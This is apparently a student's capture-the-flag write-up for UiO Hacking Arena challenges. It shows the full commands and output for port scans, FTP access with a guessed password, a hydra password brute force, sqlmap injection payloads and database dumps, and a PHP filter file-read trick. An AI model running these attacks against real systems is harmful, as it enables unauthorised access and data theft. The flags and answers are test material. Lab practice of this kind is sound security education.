

Networking

Bluebox

The answer is: bluebox-test-server.mit.edu (18.8.3.1)

Description:

```
nmap -sL 18.8.0.0/16 | grep blue
```

```
└─$ nmap -sL 18.8.0.0/16 | grep blue  
Nmap scan report for bluebox-test-server.mit.edu (18.8.3.1)
```

Hackingarena ports

The answer is: 62

I used nmmapper.com to find all the subdomains since nmap is slow and unreliable. and then scanned the ports for each of them.

```
nmap -sT -p800-900 yoda.hackingarena.com | grep "open" | wc -l
6
nmap -sT -p800-900 -Pn www.hackingarena.com | grep "open" | wc -l
0
nmap -sT -p800-900 -Pn hackingarena.com | grep "open" | wc -l
0
nmap -sT -p800-900 -Pn palpatine.hackingarena.com | grep "open" | wc -l
0
nmap -sT -p800-900 -Pn sidious.hackingarena.com | grep "open" | wc -l
6
nmap -sT -p800-900 -Pn jabba.hackingarena.com | grep "open" | wc -l
0
nmap -sT -p800-900 -Pn kenobi.hackingarena.com | grep "open" | wc -l
2
nmap -sT -p800-900 -Pn backup.hackingarena.com | grep "open" | wc -l
0
nmap -sT -p800-900 -Pn video.hackingarena.com | grep "open" | wc -l
0
nmap -sT -p800-900 -Pn prometheus.hackingarena.com | grep "open" | wc -l
0
nmap -sT -p800-900 -Pn skywalker.hackingarena.com | grep "open" | wc -l
15
nmap -sT -p800-900 -Pn vader.hackingarena.com | grep "open" | wc -l
33
```

Service flag

```
(kali㉿kali)-[~]
└─$ sudo nmap -p6000-6500 -sS kenobi.hackingarena.com
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-22 11:38 EDT
Nmap scan report for kenobi.hackingarena.com (158.39.48.133)
Host is up (0.0032s latency).
Not shown: 500 filtered tcp ports (no-response)
PORT      STATE SERVICE
6144/tcp  open  statscil-lm

Nmap done: 1 IP address (1 host up) scanned in 3.20 seconds

(kali㉿kali)-[~]
└─$ nc kenobi.hackingarena.com 6144
220 Hacking-Arena{I_am_th4_bann4r}
|
```

Services

Minuteman

Points: 120

The Flag: UiO-Hacking-Arena{C0ld_war_1s_0v4r}

The Task: Find the flag here: kenobi.hackingarena.com, port range: 3000-3500

Solution:

1. I scanned the ports with nmap, and found that port 3202 is open

```
sudo nmap -sS kenobi.hackingarena.com -p 3000-3500
```

2. Then i connected to the service using netcat to see what service it is, and it showed me "Good day Mr. President! It's Monday 7 November, 1983. Welcome to Able Archer! Enter the SILO 73C password".

```
nc kenobi.hackingarena.com 3202
```

3. Then i googled the SILO 73C password.

```
https://nakedsecurity.sophos.com/2013/12/11/for-nearly-20-years-the-launch-code-for-us-nuclear-missiles-was-00000000/
```

Pictures:

```
$ sudo nmap -sS kenobi.hackingarena.com -p 3000-3500
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-30 16:51 CET
Nmap scan report for kenobi.hackingarena.com (158.39.48.133)
Host is up (0.019s latency).
Not shown: 500 filtered tcp ports (no-response)
PORT      STATE SERVICE
3202/tcp  open  intraintra
```

War was set to the jaw-droppingly simple code of eight zeros: 00000000.

```
$ nc kenobi.hackingarena.com 3202
Good day Mr. President!
It's Monday 7 November, 1983.
Welcome to Able Archer!
Enter the SILO 73C password:00000000
Ui0-Hacking-Arena{C0ld_war_1s_0v4r}
Bye
```

Service 3

Points: 120

The Flag: Hacking-Arena{St0p_spy1ng_On_us_Mark}

The Task: There's a service on kenobi.hackingarena.com in the port range 4000-4500. Find the tricky flag 😊

Solution:

1. I scanned the ports with nmap, and found that port 4400 is open.

```
sudo nmap -sS kenobi.hackingarena.com -p 4000-4500
```

2. Then i connected to the service using netcat to see what service it is, and it showed me that it is vsFTP service.

```
nc kenobi.hackingarena.com 4400
```

3. Then i logged in with user anonymous and random password, and found a file with error.log.

```
ftp kenobi.hackingarena.com -P 4400

anonymous
random@
dir
get error.log
```


4. There was a list of users in that file that passed login, and there was 2 of them that was not anonymous.
5. Then i googled mark zuckerburg password and then i got info that he used dadada as a bad password.

```
https://www.vanityfair.com/news/2016/06/mark-zuckerberg-terrible-password-revealed-in-hack
```

6. I tried logging in as MarkZuckerberg and dadada as password and it worked!

```
ftp 158.39.48.133 -P 4400
MarkZuckerberg
dadada
dir #To show the files
get flag.txt #To download the file
```

Pictures:



```
└─$ sudo nmap -sS kenobi.hackingarena.com -p 4000-4500
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-30 17:16 CET
Nmap scan report for kenobi.hackingarena.com (158.39.48.133)
Host is up (0.021s latency).
Not shown: 500 filtered tcp ports (no-response)
PORT      STATE SERVICE
4400/tcp  open  ds-srv
```

```
$ cat error.log
10:30:11 152.66.14.121 [5]USER Anonymous 331
10:30:11 152.66.14.121 [5]PASS - 530
10:55:43 138.111.1.200 [5]USER BilGates 331
10:55:43 138.111.1.200 [5]PASS - 530
11:20:05 94.8.75.122 [5]USER Anonymous 331
11:20:05 94.8.75.122 [5]PASS - 530
13:44:51 5.214.49.9 [5]USER Anonymous 331
13:44:51 5.214.49.9 [5]PASS - 530
13:59:12 88.202.63.111 [5]USER MarkZuckerberg 331
13:59:12 88.202.63.111 [5]PASS - 530
15:17:08 193.99.252.160 [5]USER Anonymous 331
15:17:08 193.99.252.160 [5]PASS - 530
16:42:43 191.194.73.24 [5]USER Anonymous 331
16:42:43 191.194.73.24 [5]PASS - 530
18:00:37 176.26.101.38 [5]USER Anonymous 331
18:30:37 176.26.101.38 [5]PASS - 530
```

```
$ ftp 158.39.48.133 -P 4400
Connected to 158.39.48.133.
220 (vsFTPD 3.0.5)
Name (158.39.48.133:kali): MarkZuckerberg
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||9985|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 38 Sep 13 10:01 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||9983|)
150 Opening BINARY mode data connection for flag.txt (38 bytes).
100% |*****| 38 105.42 KiB/s 00:00 ETA
226 Transfer complete.
38 bytes received in 00:00 (1.08 KiB/s)
```

```
$ cat flag.txt
Hacking-Arena{St0p_spy1ng_0n_us_Mark}
```

Web hacking

Norwegian girl name

Find the flag here: <http://vader.hackingarena.com:809/>

I tried different methods and tools like brutex, burp-suit, nmap etc.

and then tried hydra to bruteforce into the website but the passwords i got didnt work.

So i made a girl name list and run hydra again. That gave me couple of names which i tried Until i got Camilla as password

```

$ hydra -l admin -P /usr/share/wordlists/norgirl.txt -s 807 158.39.200.66 http-get
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-09-21 20:39:58
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 114 login tries (l:1/p:114), ~8 tries per task
[DATA] attacking http-get://158.39.200.66:807/
[807][http-get] host: 158.39.200.66 login: admin password: Agnes
[807][http-get] host: 158.39.200.66 login: admin password: Amalie
[807][http-get] host: 158.39.200.66 login: admin password: Anette
[807][http-get] host: 158.39.200.66 login: admin password: Anita
[807][http-get] host: 158.39.200.66 login: admin password: Ann
[807][http-get] host: 158.39.200.66 login: admin password: Aslaug
[807][http-get] host: 158.39.200.66 login: admin password: Berit
[807][http-get] host: 158.39.200.66 login: admin password: Bjørg
[807][http-get] host: 158.39.200.66 login: admin password: Borghild
[807][http-get] host: 158.39.200.66 login: admin password: Camilla
[807][http-get] host: 158.39.200.66 login: admin password: Astrid
[807][http-get] host: 158.39.200.66 login: admin password: Aase
[807][http-get] host: 158.39.200.66 login: admin password: Andrea
[807][http-get] host: 158.39.200.66 login: admin password: Anna
[807][http-get] host: 158.39.200.66 login: admin password: Anne
[807][http-get] host: 158.39.200.66 login: admin password: Bente
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-09-21 20:39:58

```

Hacking-Arena{Diamonds_ar4_f0rever}

Norwegian female names are beautiful and easy to memorize as a password for admins:)

name:

password:

Airport

The Flag: UiO-Hacking-Arena{Advanced_POST_Exp0itatio1n}

Solution:

I Used --form to use POST method

```

python sqlmap.py -u http://chewbacca.hackingarena.com:808/index.php --form --db
s

python sqlmap.py -u http://chewbacca.hackingarena.com:808/index.php --form -D
Airport --tables

python sqlmap.py -u http://chewbacca.hackingarena.com:808/index.php --form -D
Airport -T Flagflag --dump

```

Pictures

```

(kali㉿kali)-[~]
$ sqlmap -u http://chewbacca.hackingarena.com:808/index.php --form --db
s

```

```

back-end DBMS: MySQL 8
[13:10:41] [INFO] fetching database names
available databases [5]:
[*] Airport
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys

```

```

(kali㉿kali)-[~/sqlmap-dev]
$ python sqlmap.py -u http://chewbacca.hackingarena.com:808/index.php --form -D Airport --tables

```

```

[13:47:04] [INFO] fetching tables for database: 'Airport'
Database: Airport
[2 tables]
+-----+
| Flagflag |
| flights  |
+-----+

```

```

(kali㉿kali)-[~/sqlmap-dev]
$ python sqlmap.py -u http://chewbacca.hackingarena.com:808/index.php --form -D Airport -T Flagflag --dump

```

```

[13:57:11] [INFO] fetching entries for table: Flagflag in database
Database: Airport
Table: Flagflag
[1 entry]
+-----+-----+-----+-----+-----+-----+
| id | flag |
+-----+-----+-----+-----+-----+
| 1 | UiO-Hacking-Arena{Advanced_P0ST_Exp0itation} |
+-----+-----+-----+-----+-----+

```

Beatles song catalogue 2

The Flag: Hacking-Arena{Yellow_Flagmarine}

Solution:

- I found out that i can show files from the photo paramenter så i converted the index.php to base.64 and read the source code.

```

http://yoda.hackingarena.com:802/photo/index.php?
photo=php://filter/convert.base64-encode/resource=/var/www/site/index.php


```

- In the source there was a comment that was refering to include db_connect.php, and in the source code of db_connect i found a comment that was refering to queryanalyzer. after many guessings i found it in

<http://yoda.hackingarena.com:802/queryanalyzer/index.php>

- ```
SHOW DATABASES;
SHOW TABLES;
SELECT * FROM SuperSecretFlag;
```

## Pictures




```
<?php
include("createsession.php");

$host = "localhost";
$user = "test";
$password = "tavas_2012";
$dbname = "BeatlesData";

//check the connection with the Query Analyzer: /queryanalyzer

?>
```



1 Hacking-Arena{Yellow\_Flagmarine}

Enter the query:

## Beatles song catalogue 3

---

**The Flag:** HCSC{composed\_1nj4ct10n\_4asy?}

**Solution:**

- I solved it with sqlmap.

```
sudo sqlmap -u http://kenobi.hackingarena.com:912/index.php --form --dbs --level 4 --risk 3 --threads 10 --dbms=mysql
sudo sqlmap -u http://kenobi.hackingarena.com:912/index.php --form -D BeatlesData --tables -level 3 --risk 3 --threads 10 --dbms=mysql
sudo sqlmap -u http://kenobi.hackingarena.com:912/index.php --form -D BeatlesData -T SuperSecretFlag --dump --level 3 --risk 3 --threads 10 --dbms=mysql
```

**Pictures**

```
[13:22:11] [INFO] POST parameter 'song3' appears to be 'MySQL >= 5.0.12 OR time-based blind (SLEEP)' injectable
[13:22:11] [INFO] testing 'Generic UNION query (97) - 1 to 20 columns'
[13:22:11] [INFO] testing 'Generic UNION query (97) - 21 to 40 columns'
[13:22:12] [INFO] testing 'Generic UNION query (97) - 41 to 60 columns'
[13:22:12] [INFO] testing 'MySQL UNION query (97) - 1 to 20 columns'
[13:22:13] [INFO] testing 'MySQL UNION query (97) - 21 to 40 columns'
[13:22:14] [INFO] testing 'MySQL UNION query (97) - 41 to 60 columns'
[13:22:15] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
[13:22:15] [INFO] checking if the injection point on POST parameter 'song3' is a false positive
POST parameter 'song3' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y
[13:22:25] [INFO] skipping previously processed parameter 'User-Agent'
[13:22:25] [INFO] skipping previously processed parameter 'Referer'
sqlmap identified the following injection point(s) with a total of 705 HTTP(s) requests:

Parameter: song (POST)
 Type: boolean-based blind
 Title: OR boolean-based blind - WHERE or HAVING clause
 Payload: song=-6890' OR 2623=2623-- tyCM&song2=&song3=nsiz

 Type: time-based blind
 Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
 Payload: song=Coat' AND (SELECT 8575 FROM (SELECT(SLEEP(5)))DiYH)-- duuJ&song2=&song3=nsiz

Parameter: song2 (POST)
 Type: boolean-based blind
 Title: OR boolean-based blind - WHERE or HAVING clause
 Payload: song=Coat&song2=-3254' OR 5127=5127-- jftZ&song3=nsiz

 Type: time-based blind
 Title: MySQL >= 5.0.12 OR time-based blind (SLEEP)
 Payload: song=Coat&song2=' OR SLEEP(5)-- PsQB&song3=nsiz

Parameter: song3 (POST)
 Type: boolean-based blind
 Title: OR boolean-based blind - WHERE or HAVING clause
 Payload: song=Coat&song2=&song3=-5523' OR 8987=8987-- QqrQ

 Type: time-based blind
 Title: MySQL >= 5.0.12 OR time-based blind (SLEEP)
 Payload: song=Coat&song2=&song3=nsiz' OR SLEEP(5)-- Qghy

there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: song, type: Single quoted string (default)
[1] place: POST, parameter: song2, type: Single quoted string
[2] place: POST, parameter: song3, type: Single quoted string
[q] Quit
>
```

```
[13:22:48] [INFO] retrieved: BeatlesData
available databases [5]:
[*] BeatlesData
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

11 / 12

